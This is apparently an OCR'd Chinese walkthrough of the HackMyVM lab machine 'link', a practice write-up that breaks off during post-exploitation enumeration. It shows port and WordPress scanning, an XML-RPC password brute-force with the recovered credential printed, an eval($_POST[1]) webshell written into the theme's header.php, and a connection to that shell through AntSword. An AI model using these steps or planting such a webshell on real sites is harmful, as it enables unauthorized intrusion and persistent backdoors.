
link wp

信息收集

端口扫描

```
┌──(npc㉿kali)-[~/hackmyvm/link]
└─$ nmap -sT -p- 192.168.56.164
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-30 18:10 CST
Nmap scan report for 192.168.56.164
Host is up (0.036s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

访问80端口，一个wordpress站点



RedBean's Blog

示例页面

博客

世界，您好！

欢迎使用 WordPress。这是您的第一篇文章。编辑或删除它，然后开始写作吧！

2025年10月29日

wpscan扫描


```
┌──(npc㉿kali)-[~/hackmyvm/link]
└─$ wpscan --url http://192.168.56.112/
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.56.112/ [192.168.56.112]
[+] Started: Thu Oct 30 17:42:42 2025
```

```
Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.62 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.56.112/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/

 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/

 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_acces
s/

[+] WordPress readme found: http://192.168.56.112/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://192.168.56.112/wp-
content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.56.112/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.7 identified (Insecure, released on 2024-11-12).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.56.112/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?
ver=6.7'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.56.112/, Match: 'WordPress 6.7'

[i] The main theme could not be detected.

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
```

```
 Checking Config Backups - Time: 00:00:00
<=================================================================================
=============================> (137 / 137) 100.00% Time: 00:00:00
[i] No Config Backups Found.

[!] No WPScan API Token given, as a result vulnerability data has not been
output.
```

3条重要信息：

- XML-RPC enabled
- wordpress version 6.7
- No plugins Found.



```
 | Interesting Entry: Server: Apache/2.4.62 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.56.164/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.56.164/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://192.168.56.164/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.56.164/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.7 identified (Insecure, released on 2024-11-12).
 | Found By: Rss Generator (Passive Detection)
 |  - http://192.168.56.164/index.php/feed/, <generator>https://wordpress.org/?v=6.7</generator>
 |  - http://192.168.56.164/index.php/comments/feed/, <generator>https://wordpress.org/?v=6.7</generator>

[+] WordPress theme in use: twentytwentyfive
 | Location: http://192.168.56.164/wp-content/themes/twentytwentyfive/
 | Last Updated: 2025-08-05T00:00:00.000Z
 | Readme: http://192.168.56.164/wp-content/themes/twentytwentyfive/readme.txt
 | [!] The version is out of date, the latest version is 1.3
 | [!] Directory listing is enabled
 | Style URL: http://192.168.56.164/wp-content/themes/twentytwentyfive/style.css?ver=1.0
 | Style Name: Twenty Twenty-Five
 | Style URI: https://wordpress.org/themes/twentytwentyfive/
 | Description: Twenty Twenty-Five emphasizes simplicity and adaptability. It offers flexible design options, suppor...
 | Author: the WordPress team
 | Author URI: https://wordpress.org
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
```

wpscan爆破一下用户，然后可以尝试利用xmlrpc接口来爆破密码

发现用户：yliken


```
┌──(npc㉿kali)-[~/hackmyvm/link]
└─$ wpscan --url http://192.168.56.164/ --enumerate u

_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|
         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.56.164/ [192.168.56.164]
[+] Started: Thu Oct 30 18:13:21 2025

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.62 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.56.164/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/

 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_acces
s/


[+] WordPress version 6.7 identified (Insecure, released on 2024-11-12).
 | Found By: Rss Generator (Passive Detection)
 |  - http://192.168.56.164/index.php/feed/, <generator>https://wordpress.org/?
v=6.7</generator>
 |  - http://192.168.56.164/index.php/comments/feed/,
<generator>https://wordpress.org/?v=6.7</generator>

[+] WordPress theme in use: twentytwentyfive
 | Location: http://192.168.56.164/wp-content/themes/twentytwentyfive/
 | Last Updated: 2025-08-05T00:00:00.000Z
 | Readme: http://192.168.56.164/wp-content/themes/twentytwentyfive/readme.txt
 | [!] The version is out of date, the latest version is 1.3
 | [!] Directory listing is enabled
 | Style URL: http://192.168.56.164/wp-content/themes/twentytwentyfive/style.css?
ver=1.0
 | Style Name: Twenty Twenty-Five
 | Style URI: https://wordpress.org/themes/twentytwentyfive/
 | Description: Twenty Twenty-Five emphasizes simplicity and adaptability. It
offers flexible design options, suppor...
 | Author: the WordPress team
 | Author URI: https://wordpress.org
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.0 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://192.168.56.164/wp-content/themes/twentytwentyfive/style.css?ver=1.0,
Match: 'Version: 1.0'

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:01
<=================================================================================
=================================================> (10 / 10) 100.00% Time:
00:00:01
[i] User(s) Identified:

[+] Yliken
 | Found By: Rss Generator (Passive Detection)

[+] yliken
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://192.168.56.164/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```

爆破密码出密码：ichliebedich

```
┌──(npc㉿kali)-[~/hackmyvm/link]
└─$ wpscan --url http://192.168.56.164/ -U yliken -P
/usr/share/wordlists/rockyou.txt --password-attack xmlrpc -t 50
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.56.164/ [192.168.56.164]
[+] Started: Thu Oct 30 18:13:59 2025

Interesting Finding(s):

[+] XML-RPC seems to be enabled: http://192.168.56.164/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/

 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_acces
s/

[+] WordPress version 6.7 identified (Insecure, released on 2024-11-12).
 | Found By: Rss Generator (Passive Detection)
 |  - http://192.168.56.164/index.php/feed/, <generator>https://wordpress.org/?
v=6.7</generator>
 |  - http://192.168.56.164/index.php/comments/feed/,
<generator>https://wordpress.org/?v=6.7</generator>

[+] WordPress theme in use: twentytwentyfive
 | Location: http://192.168.56.164/wp-content/themes/twentytwentyfive/
 | Last Updated: 2025-08-05T00:00:00.000Z
 | Readme: http://192.168.56.164/wp-content/themes/twentytwentyfive/readme.txt
 | [!] The version is out of date, the latest version is 1.3
 | [!] Directory listing is enabled
 | Style URL: http://192.168.56.164/wp-content/themes/twentytwentyfive/style.css?
ver=1.0
 | Style Name: Twenty Twenty-Five
 | Style URI: https://wordpress.org/themes/twentytwentyfive/
 | Description: Twenty Twenty-Five emphasizes simplicity and adaptability. It
offers flexible design options, suppor...
 | Author: the WordPress team
 | Author URI: https://wordpress.org
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.0 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://192.168.56.164/wp-content/themes/twentytwentyfive/style.css?ver=1.0,
Match: 'Version: 1.0'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:04
<================================================================================
=================================================> (137 / 137) 100.00% Time:
00:00:04
[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - yliken / ichliebedich
Trying yliken / chevy1 Time: 00:01:56 <

  > (5000 / 14349392)  0.03%  ETA: ??:??:??
[!] Valid Combinations Found:
 | Username: yliken, Password: ichliebedich
```

wordpress后台getshell

访问 wp-login.php，进入后台，编辑主题文件



欢迎使用 Wor


详细了解 6.7 版本。

用区块和区块样板创
丰富的内容

块样板是预先配置好的区块布
。通过区块样板获得灵感或在极
时间内创建新页面。

新页面

修改patterns/header.php，写入webshell



编辑主题

二〇二五: header.php (patterns/header.php)


选择要编辑的主题: 二〇二五

选择的文件内容:


```
 * Categories: header
 * Block Types: core/template-part/header
 * Description: Header with site title and navigation.
 *
 * @package WordPress
 * @subpackage Twenty_Twenty_Five
 * @since Twenty Twenty-Five 1.0
 */
highlight_file(__FILE__);
eval($_POST[1])
?>
<!-- wp:group {"align":"full","layout":{"type":"default"}} -->
<div class="wp-block-group alignfull">
    <!-- wp:group {"layout":{"type":"constrained"}} -->
    <div class="wp-block-group">
        <!-- wp:group {"align":"wide","style":{"spacing":{"padding":
{"top":"var:preset|spacing|30","bottom":"var:preset|spacing|30"}}},"layout":
{"type":"flex","flexWrap":"nowrap","justifyContent":"space-between"}} -->
        <div class="wp-block-group alignwide" style="padding-top:var(--wp--preset--spacing--30);padding-bottom:var(-
```

文件修改成功。

192.168.56.164/wp-admin/theme-editor.php?file=patterns%2Fhidden-blog-heading...




保存以后，回到文章列表，访问helloworld的那篇文章



```
<?php
/**
 * Title: Header
 * Slug: twentytwentyfive/header
 * Categories: header
 * Block Types: core/template-part/header
 * Description: Header with site title and navigation.
 *
 * @package WordPress
 * @subpackage Twenty_Twenty_Five
 * @since Twenty Twenty-Five 1.0
 */
highlight_file(__FILE__);
eval($_POST[1])
?>
<!-- wp:group {"align":"full","layout":{"type":"default"}} -->
<div class="wp-block-group alignfull">
```

蚁剑连接



URL地址 * http://192.168.56.164/index.php/2025/10/29/hello-world/

连接密码 * 1

网站备注

编码设置 UTF8

连接类型 PHP

编码器

○ default (不推荐)

○ base64

● chr

成功
连接成功!

yliken用户登录

信息收集，没有suid命令，内网有8080端口，没有对外开放

```
(www-data:/var/www/html) $ sudo -l
sudo: unable to resolve host link: Temporary failure in name resolution
We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:
    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.
sudo: a terminal is required to read the password; either use the -S option to
read from standard input or configure an askpass helper
sudo: a password is required
(www-data:/var/www/html) $ ss -tulpn
Netid   State    Recv-Q   Send-Q     Local Address:Port      Peer Address:Port
udp     UNCONN   0        0                0.0.0.0:68             0.0.0.0:*
tcp     LISTEN   0        80             127.0.0.1:3306           0.0.0.0:*
